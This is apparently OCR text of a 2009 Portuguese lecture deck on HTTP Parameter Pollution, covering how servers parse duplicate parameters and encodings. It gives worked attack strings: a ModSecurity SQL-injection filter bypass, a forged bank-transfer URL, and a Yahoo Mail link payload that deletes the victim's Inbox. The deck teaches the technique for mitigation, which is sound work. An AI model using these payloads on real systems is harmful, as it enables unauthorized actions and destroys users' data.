



INSTITUTO FEDERAL DE
EDUCAÇÃO, CIÊNCIA E TECNOLOGIA
RIO GRANDE DO NORTE
Campus Currais Novos


Entendendo e Mitigando Ataques Baseados em **HTTP Parameter Pollution (HPP)**

05/12/2009

Ricardo Kléber M. Galvão
rk@cefetrn.br



Aplicações Web Modernas (3 Camadas)



(*) SOAP: Simple Object Access Protocol

Aplicações Web Modernas (3 Camadas)

Consequências:

- Diversas Vulnerabilidades na validação de entradas
  - SQL Injection
  - LDAP Injection
  - XML Injection
  - XPath Injection
  - Command Injection
  - ...
  - *** Injection**

Malicious Code Injection:
It's Not Just for SQL Anymore

http://developers.slashdot.org/article.pl?sid=06/11/22/1622255

O que veremos de novo?

De novo? Nada !!! O assunto é HTTP !!!

Para entender a anatomia de ataques baseados em **HPP**

(poluição de parâmetros HTTP) é necessário conhecer/lembrar

o que são delimitadores de `"query strings"`

Créditos (criadores do termo):
Lucca Carettoni / Stefano di Paola (OWASP :: Maio/2009 :: Polônia)
(Open Web Application Security Project)

INSTITUTO FEDERAL DE
EDUCAÇÃO, CIÊNCIA E TECNOLOGIA
RIO GRANDE DO NORTE
Campus Currais Novos

Query Strings

Contextualizando:

- **Definição:** Trecho entre o "?" e o final de uma URI
- **RFC 3986** :: Define a sintaxe de uma URI *(Uniform Resource Identifier)*

`http://www.ietf.org/rfc/rfc3986.txt`

- Pares de valores-campo separados por "&" ou ";"
- **RFC 2396** :: Define Classes de Caracteres
  - **Reservados:** `; / ? : @ & = + $ ,`
  - **Não-Reservados:** **a-z, A-Z, 0-9, _ . ! ~* ' ( )**

Query Strings

Requisições HTTP (GET e POST):

```
GET /foo?par1=val1&par2=val2 HTTP/1.1
User-Agent: Mozilla/5.0
Host: Host
Accept: */*
```

```
POST /foo HTTP/1.1
User-Agent: Mozilla/5.0
Host: Host
Accept: */*
Content-Length: 19
par1=val1&par2=val2
```

- **Meta Caracteres Query Strings:** &, ?, #, ; , =
  - e equivalentes (encoding)

Query Strings :: Onde começa o problema?

- Múltiplos parâmetros com o mesmo nome são interpretados de forma diferente de acordo com o HTTP back-end utilizado.


`par1=val1&par1=val2`

- **ASP/IIS:** `par1=val1,val2`
- **PHP/Apache:** `par1=val2`
- **Perl CGI/Apache:** `par1=val1`
- **Python (mod_wsgi)/Apache:** `par1=val1`
- **JSP,Servlet/Apache Tomcat:** `par1=val1`
- **IBM HTTP Server:** `par1=val1`
- **IBM Lotus Domino:** `par1=val2`


Query Strings :: Interpretação de Parâmetros

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

Query Strings em Servidor PHP/Apache



Query Strings em Servidor Perl/Apache



query=test&query=home

- **mod_perl lib ???/Apache:** `retorna um array`

Query Strings em Servidor DBMan

uid=aaaa&uid=bbbb

- **DBMan:** retorna todas as ocorrências do parâmetro (separadas por ~~)

HTTP Parameter Pollution (HPP)

- Exploração de Query Strings = técnica *hacking* simples e efetiva
- Ataques HPP = Técnica de utilizar parâmetros HTTP GET/POST para injetar delimitadores Query String
- Afeta tecnologias web com processamento baseado no cliente (client-side) e/ou servidor (server-side)
- Modifica o comportamento das aplicações
- Acessa e explora potencialmente variáveis sem controle
- Executa *bypass* em mecanismos de validação de entradas

HTTP Parameter Pollution (HPP)

Encoding:

- Técnica (comum) de codificação de URLs utilizada (também) para injeção de cargas (payload) maliciosas

Encoding Type	Value
URL Encode	%26
Double URL Encode	%2526
UTF-8 (2 bytes)	%c0%a6
UTF-8 (Java style)	\uc0a6
HTML Entity	&
HTML Entity number	&
Unicode URL Encode	%u0026

HTTP Parameter Pollution (HPP)

GET/POST/Cookies (ASP/ASP.Net):


• Quando vários valores (para um mesmo parâmetro) são passados em requisições para aplicações baseadas em ASP ou ASP.Net esses valores são tratados como uma coleção de arrays (array collection), separados por "," (vírgula).

```
POST /index.aspx?a=1&a=2
Host: www.exemplo.com
Cookie: a=5; a=6
Content-Length: 7

a=3&a=4
```

• Neste caso:

- `Request.Params["a"] = 1,2,3,4,5,6`
- `Request.QueryString["a"] = 1,2`
- `Request.Form["a"] = 3,4`



HTTP Parameter Pollution (HPP)

Injeção de comandos adicionais (Exemplo Tomcat):

```
void private executeBackendRequest(HTTPRequest request){
String valor=request.getParameter("valor");
String cliente=request.getParameter("nome");
HttpRequest("http://banco.com/servlet/actions","POST",
     "action=transfer&valor="+valor+"&cliente="+nome);
}
```

```
HttpRequest("http://banco.com/servlet/actions","POST",
    "action=transfer&valor="+valor+"&cliente="+nome);
```

http://banco.com/page?valor=500&cliente=Ana%26action%3dtransfer%26valor=200%26cliente%3dAna

http://banco.com/page?valor=500&cliente=Ana&action=transfer&valor=200&cliente=Ana

Como a Aplicação vai interpretar isso?

HTTP Parameter Pollution (HPP)

Re-Escrita de URLs (Apache mod_rewrite):

```
RewriteCond %{THE_REQUEST} ^[A-Z]{3,9}\ .+page\.php.*\ HTTP/
RewriteRule ^page\.php.*$ - [F,L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule ^([^/]+)$ page.php?action=view&page=$1&id=0 [L]
```

http://host/120

Seria Reescrito como:

http://host/page.php?action=view&page=120&id=0

URL preparada pelo atacante:

http://host/120%26action%3dedit

URL seria reescrita como:

http://host/page.php?action=view&page=120&action=edit&id=0

Como a Aplicação vai interpretar isso?

HTTP Parameter Pollution (HPP)

Exemplo semelhante (php):

```
<? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?>
<a href="/page.php?action=view&par='.<?=$val?>.'">Ver Resultado</a>
```

http://host/page.php?par=120

Seria Interpretado como:

http://host/page.php?action=view&par=120

URL preparada pelo atacante:

http:/host/page.php?par=123%26action=edit

URL seria reescrita como:

Ver Resultado

Como a Aplicação vai interpretar isso?

HTTP Parameter Pollution (HPP)


Exemplo (real) Excite:

```
http://search.excite.it/image/?q=panetone&page=1%26%71%3d
%41%72%72%75%64%61%26%70%61%67%65%3d%31%26%69%74%65%6d%3d%30
```

↓

```
http://search.excite.it/image/?q=panetone&page=1
&q=Arruda&page=1&item=0
```

ou



?

Não funciona mais... Vulnerabilidade corrigida ???

HTTP Parameter Pollution (HPP)

Bypass de Filtro de SQL Injection (Modsecurity):


Créditos: Lavakumar Kuppan

```
/index.aspx?page=select 1,2,3 from table where id=1
```

Operação não permitida?

```
/index.aspx?page=select 1&page=2,3 from table where id=1
```

OK !!!



HPP :: Demonstração de Ataque

Alvo: Usuário do Yahoo Mail!:

- Vídeo disponível na Web
- Exploração de Ataque de HPP *"Client-Side"*
- Link enviado por e-mail com string montada para exploração
- Usuário apaga sua pasta Inbox
- Stefano Di Paola / OWASP (www.owasp.org)

Exibir Vídeo

HPP :: Demonstração de Ataque

Analisando a string (link):

```
Inbox&order=down&tt=245&pSize=25&

startMid=0%2526cmd=fmgt.emptytrash

%26DEL=1%26Del=1%26DelFID=Inbox

%26cmd=fmgt.delete
```

HPP :: Ataque ao Yahoo Mail :: Detalhes

Como se dá o ataque:

- A partir de uma URL contendo um parâmetro (HTTP) que recebe um valor, adiciona-se **%26** (codificação para **&**) e uma outra atribuição de valor, por exemplo (par2=val2):

```
http://yahoo.com?par=val%26par2=val2
```

- A URL (e/ou link) será interpretada como:

```
http://yahoo.com?par=val&par2=val2
```

HPP :: Ataque ao Yahoo Mail :: Detalhes

- par2=val2 na prática pode ser, por exemplo, action=delete:

```
http://yahoo.com?par=val%26action=delete
```

- A URL (e/ou link) será interpretada como:

```
http://yahoo.com?par=val&action=delete
```

- Podendo ser acionada na forma de link:

```
<a href="http://yahoo.com?par=val&action=delete">Surpresa</a>
```

HPP :: Ataque ao Yahoo Mail :: Detalhes

- Analisando uma URL real do Yahoo Mail (primeira página do InBox):

```
http://it.mc257.mail.yahoo.com/mc/showFolder?
fid=Inbox&order=down&tt=245&pSize=25&startMid=0
```

- A "poluição" de parâmetros neste caso se dá a partir de **startMid=0**

```
http://it.mc257.mail.yahoo.com/mc/showFolder?
fid=Inbox&order=down&tt=245&pSize=25&startMid=0%26par=val
```

- Se a aplicação estiver vulnerável (como estava o Yahoo Mail na prova de conceito do exemplo) o parâmetro e valor acrescentados serão interpretados, gerando uma resposta diferente...

HPP :: Ataque ao Yahoo Mail :: Detalhes

- Analisando os links no Webmail do Yahoo, pode-se descobrir que:

  `cmd=fmgt.emptytrash`

  é a ação para esvaziar a Lixeira do Webmail...

  `DEL=1&DelFID=Inbox&cmd=fmgt.delete`

  é a ação para mover as mensagens de uma Pasta (Inbox neste caso) para a Lixeira e, em seguida, excluir a Pasta.

- Por **questões de segurança**, a maioria das aplicações (como o próprio Yahoo Mail) não permitem que determinadas ações sejam realizadas a partir de links externos (páginas maliciosas, por exemplo)...

HPP :: Ataque ao Yahoo Mail :: Detalhes

• Basta, porém, unir as ações em um único link, utilizando a codificação (urlencoding) do separador "&" **%26** para a primeira ação (apagar as mensagens) e a codificação dupla (double urlencoding) para o separador "&" **%2526** para a segunda ação (apagar dados da Lixeira):

```
